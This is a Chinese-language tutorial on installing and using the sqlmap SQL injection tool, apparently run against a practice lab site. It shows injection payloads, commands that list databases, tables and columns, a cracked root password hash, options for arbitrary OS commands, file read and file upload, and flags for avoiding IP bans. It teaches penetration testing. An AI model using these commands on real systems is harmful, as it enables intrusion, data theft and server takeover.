

【学习目标、重难点知识】

【学习目标】

1. SQLMAP的介绍
2. SQLMAP的安装
3. SQLMAP的常用方法

【重难点知识】

1. SQLMAP的常用方法

SQLMAP的介绍

Sqlmap是一个自动化的sql注入工具，其主要功能是扫描、发现并利用给定url的sql注入漏洞，内置了很多绕过插件，支持的数据库是MYSQL、Oracle、postgresql、Microsoft SQL server、Microsoft Access、IBM DB2、SQLite、Firebird、sybase、SAP MaxDB。

Sqlmap采用了以下5种独特的SQL注入技术：


- 1.基于布尔型的盲注，即可以根据返回页面判断条件真假的注入。
- 2.基于时间的盲注，即不能根据页面返回的内容判断任何信息，要用条件语句查看时间延迟语句是否已执行(即页面返回时间)来判断。
- 3.基于报错注入，即页面会返回错误信息，或者把注入的语句的结果直接返回到页面中。
- 4.联合查询注入，在可以使用union的情况下的注入。
- 5.堆叠查询注入，可以同时执行多条语句的注入。



SQLmap的强大功能包括数据库指纹识别、数据库枚举、数据库提权、访问目标文件系统，并在获取完全的操作权限时实行任意命令。Sqlmap的功能强大到让人惊叹，当常规的注入工具不能利用SQL注入漏洞进行注入时，使用sqlmap会有意想不到的效果。

SQLMAP的安装

python的安装


SQLMAP是用python写的，所以我们需要提前准备PYTHON的环境。







配置环境变量：和JAVA基本一致。




```
C:\Users\一路向北>python --version
Python 2.7.18
C:\Users\一路向北>
```

如果出现弹出应用商店，那么需要禁用python的安装：

应用 > 应用和功能 > 应用执行别名

应用可以声明使用一个它在命令提示符运行时的名称。如果多款应用使用相同的名称，请选择要使用哪一款应用。

	Lenovo Hotkeys lenovoutility.exe	<input checked="" type="checkbox"/> 开
	Windows Package Manager Client winget.exe	<input checked="" type="checkbox"/> 开
	Xbox Game Bar GameBarElevatedFT_Alias.exe	<input checked="" type="checkbox"/> 开
	Windows Terminal wt.exe	<input checked="" type="checkbox"/> 开
	截图工具 SnippingTool.exe	<input checked="" type="checkbox"/> 开
	画图 mspaint.exe	<input checked="" type="checkbox"/> 开
	画图 pbrush.exe	<input checked="" type="checkbox"/> 开
	记事本 notepad.exe	<input checked="" type="checkbox"/> 开
	应用安装程序 python.exe	<input type="checkbox"/> 关
	应用安装程序 python3.exe	<input type="checkbox"/> 关

SQLMAP的安装

将SQLMAP安装包直接解压到python的目录：

> 此电脑 > Windows (C:) > Python27 >

名称	修改日期	类型	大小
DLLs	2022/3/7 17:48	文件夹	
Doc	2022/3/7 17:48	文件夹	
include	2022/3/7 17:48	文件夹	
Lib	2022/3/7 17:48	文件夹	
libs	2022/3/7 17:48	文件夹	
Scripts	2022/3/7 17:48	文件夹	
sqlmap-master	2022/3/7 18:11	文件夹	
tcl	2022/3/7 17:48	文件夹	
Tools	2022/3/7 17:48	文件夹	
LICENSE.txt	2020/4/20 13:34	文本文档	38 KB
NEWS.txt	2020/4/20 13:30	文本文档	509 KB
python.exe	2020/4/20 13:26	应用程序	28 KB
pythonw.exe	2020/4/20 13:26	应用程序	28 KB
README.txt	2020/4/6 11:20	文本文档	56 KB

然后再桌面新建快捷方式：（可选，可以不用新建快捷方式）

创建快捷方式

想为哪个对象创建快捷方式？

该向导帮你创建本地或网络程序、文件、文件夹、计算机或 Internet 地址的快捷方式。

请键入对象的位置(T):

浏览(R)...

单击“下一步”继续。

下一页(N)

取消

×

← 创建快捷方式

想为哪个对象创建快捷方式?

该向导帮你创建本地或网络程序、文件、文件夹、计算机或 Internet 地址的快捷方式。

请键入对象的位置(T):

cmd

浏览(R)...

单击“下一步”继续。

下一页(N)

取消

×

← 创建快捷方式

想将快捷方式命名为什么?


键入该快捷方式的名称(T):

SQLMAP


单击“完成”创建快捷方式。

完成(F)

取消



然后在新建快捷方式上右键“属性”，将“起始位置”修改为 C:\Python27\sqlmap-master，然后确定；



双击测试：


```

C:\Python27\sqlmap-master>python sqlmap.py -u http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1 --batch

--H--
--C-- {1.5.12.2#dev}
--S--
--V-- https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the en
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:36:09 /2022-03-09/

[17:36:09] [INFO] resuming back-end DBMS 'mysql'
[17:36:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 8258 FROM (SELECT(SLEEP(5))))TdRR

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=-7794 UNION ALL SELECT NULL,NULL,CONCAT(0x71767a7071,0x6e6c7277626c734a4a425a785159656d6a54415763

---
[17:36:09] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.0.33, Nginx 1.16.0
back-end DBMS: MySQL >= 5.0.12
[17:36:09] [INFO] fetched data logged to text files under 'C:\Users\一路向北\AppData\Local\sqlmap\output\zysqli-a

[*] ending @ 17:36:09 /2022-03-09/

```

还有一种情况，当注入点后面的参数大于等于两个时，需要加双引号，如下所示：

```
sqlmap -u "http://127.0.0.1/sql/Less-1/?id=1&uid=2"
```

判断文本中的请求是否存在注入

从文本中加载http请求，sqlmap可以从一个文本文档中获取http请求，这样就可以不设置其他参数(如cookie，POST数据等)，txt文件中的内容为web数据包(一般可以使用burp抓包),如下所示：

```

GET /Pass-01/index.php?id=1 HTTP/1.1
Host: zysqli-admin.gxalabs.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

```

```

*1.txt - 记事本
文件 编辑 查看

GET /Pass-01/index.php?id=1 HTTP/1.1
Host: zysqli-admin.gxalabs.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

```

判断是否存在注入命令如下所示，运行后的结果如图所示：

```
sqlmap.py -r C:\Python27\1.txt
```

-p 去指定检测的参数

```
python sqlmap.py -r C:\Users\sunny\Desktop\2.txt -p username
```

```
C:\Python27\sqlmap-master>python sqlmap.py -r C:\Python27\1.txt

--H--
--S-- {1.5.12.2#dev}
--V-- https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:03:09 /2022-03-10/

[18:03:09] [INFO] parsing HTTP request from 'C:\Python27\1.txt'
[18:03:09] [INFO] resuming back-end DBMS 'mysql'
[18:03:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 8258 FROM (SELECT(SLEEP(5)))TdRRR)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=-7794 UNION ALL SELECT NULL,NULL,CONCAT(0x71767a7071,0x6e6c7277626c734a4a425a785159656d6a5441576353514
e6f4d665a62796569666b4f49554b75,0x716b786a71)-- --

注意：可以使用*来让sqlmap去检测对应位置来测试是否存在SQL注入
```

查询当前用户下的所有数据库

该命令是确定网站存在注入后，查询当前用户下的所有数据库，如下所示。如果当前用户有权限读取包含所有数据库列表信息的表，使用该命令就可以列出所有数据库，如下：

sqlmap.py -u <http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1> --dbs

```
  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=-7794 UNION ALL SELECT NULL,NULL,CONCAT(0x71767a7071,0x6e6c7277626c734a4a425a7851596
e6f4d665a62796569666b4f49554b75,0x716b786a71)-- --
---
[18:05:17] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.0.33, Nginx 1.16.0
back-end DBMS: MySQL >= 5.0.12
[18:05:17] [INFO] fetching database names
[18:05:17] [WARNING] reflective value(s) found and filtering out
available databases [6]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] security
[*] sys
[*] zhoujielunyyds
```

获取当前库

```
python sqlmap.py -r C:\Users\sunny\Desktop\1.txt --current-db
```

```

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT(7341 FROM (SELECT(SLEEP(5)))fnQe)
  Title: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=-6103 UNION ALL SELECT NULL,CONCAT(0x716a7a6b71,0x44454b4e4c5757654b4562507476456a5668716c43765541627166
504a7164646159616e4c514567,0x7176786b71),NULL-- --
---
[10:18:32] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[10:18:32] [INFO] fetching current database
[10:18:32] [WARNING] reflective value(s) found and filtering out
current database: 'security'
[10:18:32] [INFO] fetched data logged to text files under 'C:\Users\sunny\AppData\Local\sqlmap\output\www.zysqli.com'
sqlmap.py -u http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1 -D security --tables
[*] ending @ 10:18:32 /2023-11-16/

```

获取数据库中的表名

该命令是查询完数据库后，查询指定数据库中的所有表名，如过在该命令中不加 **-D** 参数来指定某一个数据库，那么sqlmap会列出数据库中所有的库表。

```
sqlmap.py -u http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1 -D security --tables
```

```

[18:08:26] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.0.33, Nginx 1.16.0
back-end DBMS: MySQL >= 5.0.12
[18:08:26] [INFO] fetching tables for database: 'security'
[18:08:26] [WARNING] reflective value(s) found and filtering out
Database: security
[9 tables]
+-----+
| base64_flag |
| cookie_flag |
| emails      |
| flag        |
| flag_head   |
| ips         |
| referers    |
| uagents     |
| users       |
+-----+

```

获取表中的字段

该命令是查询完表名之后，获取该表中的字段。

```
sqlmap.py -u http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1 -D security -T users --columns
```

```

---
[18:12:30] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.0.33, Nginx 1.16.0
back-end DBMS: MySQL >= 5.0.12
[18:12:30] [INFO] fetching columns for table 'users' in database 'security'
[18:12:30] [WARNING] reflective value(s) found and filtering out
Database: security
Table: users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(3) |
| password | varchar(20) |
| username | varchar(20) |
+-----+-----+

```



```

[13:54:06] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[13:54:17] [INFO] starting dictionary-based cracking (mysql_passwd)
[13:54:17] [INFO] starting 8 processes
[13:54:25] [INFO] cracked password 'root' for user 'root'
[] cracked password '13:54:26root' [ for user 'IrNF0oot'] current status: darna... /
database management system users password hashes:
[*] mysql.session [1]:
    password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] mysql.sys [1]:
    password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] root [1]:
    password hash: *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
    clear-text password: root
[13:54:32] [INFO] fetched data logged to text files under 'C:\Users\一路向北\AppData\Local\sqlmap\output\zysqli-admin.gxalabs.com'

```

获取当前数据库的名称

该命令列出当前网站使用的数据库。

```
python sqlmap.py -u http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1 --current-db --batch
```

```

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 8258 FROM (SELECT(SLEEP(5)))TdRR)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=-7794 UNION ALL SELECT NULL,NULL,CONCAT(0x71767a7071,0x6e6c7277626c734a4a425a785159656d6a5e6f4d665a62796569666b4f49554b75,0x716b786a71)-- -
----
[13:55:46] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.0.33, Nginx 1.16.0
back-end DBMS: MySQL >= 5.0.12
[13:55:46] [INFO] fetching current database
[13:55:46] [WARNING] reflective value(s) found and filtering out
current database: 'security'
[13:55:46] [INFO] fetched data logged to text files under 'C:\Users\一路向北\AppData\Local\sqlmap\output\zysqli-admin.gxalabs.com'

```

获取当前网站数据的用户名称

该命令列出当前网站使用的数据库用户。

```
python sqlmap.py -u http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1 --current-user --batch
```

```

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=-7794 UNION ALL SELECT NULL,NULL,CONCAT(0x71767a7071,0x6e6c7277626c734a4a425a785159656d6a5441576f4d665a62796569666b4f49554b75,0x716b786a71)-- -
----
[13:57:36] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.0.33, Nginx 1.16.0
back-end DBMS: MySQL >= 5.0.12
[13:57:36] [INFO] fetching current user
[13:57:36] [WARNING] reflective value(s) found and filtering out
current user: 'root@localhost'
[13:57:36] [INFO] fetched data logged to text files under 'C:\Users\一路向北\AppData\Local\sqlmap\output\zysqli-admin.gxalabs.com'

[*] ending @ 13:57:36 /2022-03-11/

```

```
C:\Python27\sqlmap-master>python sqlmap.py -u http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1 --referer http://www.baidu.com
```

```

      ---
     _H_
    /___\
   {1.5.12.2#dev}
  |_-|.[]|_|.'|.
  |_-|.[]|_|_|_|_|
  |_-|.[]|_|_|_|_|
    |V...|_| https://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

--sql-shell: 运行自定义sql语句

该命令用于执行指定的sql语句

```
sqlmap.py -u http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1 --sql-shell
```

如：

```
sql-shell> select version()
```

```
sql-shell> select database()
```

```
C:\Python27\sqli-map-master>python sqlmap.py -u http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1 --sql-shell

  ____
 _H_
--H-- {1.5.12.2#dev}
|_ _| . [ ] | . | . |
|_ _| [ ] | | | | _|
   | |V... | |   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:54:12 /2022-03-11/

[16:54:13] [INFO] resuming back-end DBMS 'mysql'
[16:54:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: time-based blind

Payload: id=-7794 UNION ALL SELECT NULL,NULL,CONCAT(0x71767a7071,0x6e6c7277626c734a4a425a78515965e6f4d665a62796569666b4f49554b75,0x716b786a71)-- --

[16:54:13] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.0.33, Nginx 1.16.0
back-end DBMS: MySQL >= 5.0.12
[16:54:13] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> select database();
[16:54:20] [INFO] fetching SQL SELECT statement query output: 'select database()'
[16:54:20] [WARNING] reflective value(s) found and filtering out
select database(): 'security'
sql-shell>
```

--os-cmd,--os-shell:运行任意操作系统命令

该命令用于执行任意操作系统命令，如下所示

```
sqlmap.py -u http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1 --os-shell
```

请特别注意：

使用该命令有几个必须具备的条件

- 1.数据库用户是dba权限
- 2.知道网站的绝对路径
- 3.php当中的gpc为off（php自动转义的功能为关闭状态）
- 4.就算具备以上3个条件，因为设计到系统命令，也未必可以执行成功

--file-read:从数据库服务器中读取文件

该命令用于读取文件

```
sqlmap.py -u http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1 --file-read "C:/1.txt"
```

--file-write,--file-dest:上传文件到数据库服务器中

该命令用于写入本地文件到服务器中，当数据库为MySQL、PostgreSQL或SQL Server，并且当用户有权使用特定的函数时，上传的文件可以是文本，也可以是二进制文件。

```
sqlmap.py -u http://zysqli-admin.gxalabs.com/Pass-01/index.php?id=1 --file-write "上传文件路径(相对路径)" --file-dest "目标文件系统绝对路径"

#将本地的test.txt文件上传到目标服务器的E盘下，并且名字为hack.txt
sqlmap -u "http://192.168.10.1/sqli/Less-4/?id=1" --file-write test.txt --file-dest "e:/hack.txt"
```

--random-agent

选择随机user-agents头（系统，访问过快封ip）

--delay=1

每次探测延时1秒（防止访问过快被....）

--flush-session

清理缓存，重新检测

--technique

指定注入类型

```
U:联合
E:报错
B:布尔
T:时间
S:堆叠/多语句
```

--dbms

指定数据库类型

```
--dbms mysql/mssql/oracle
```

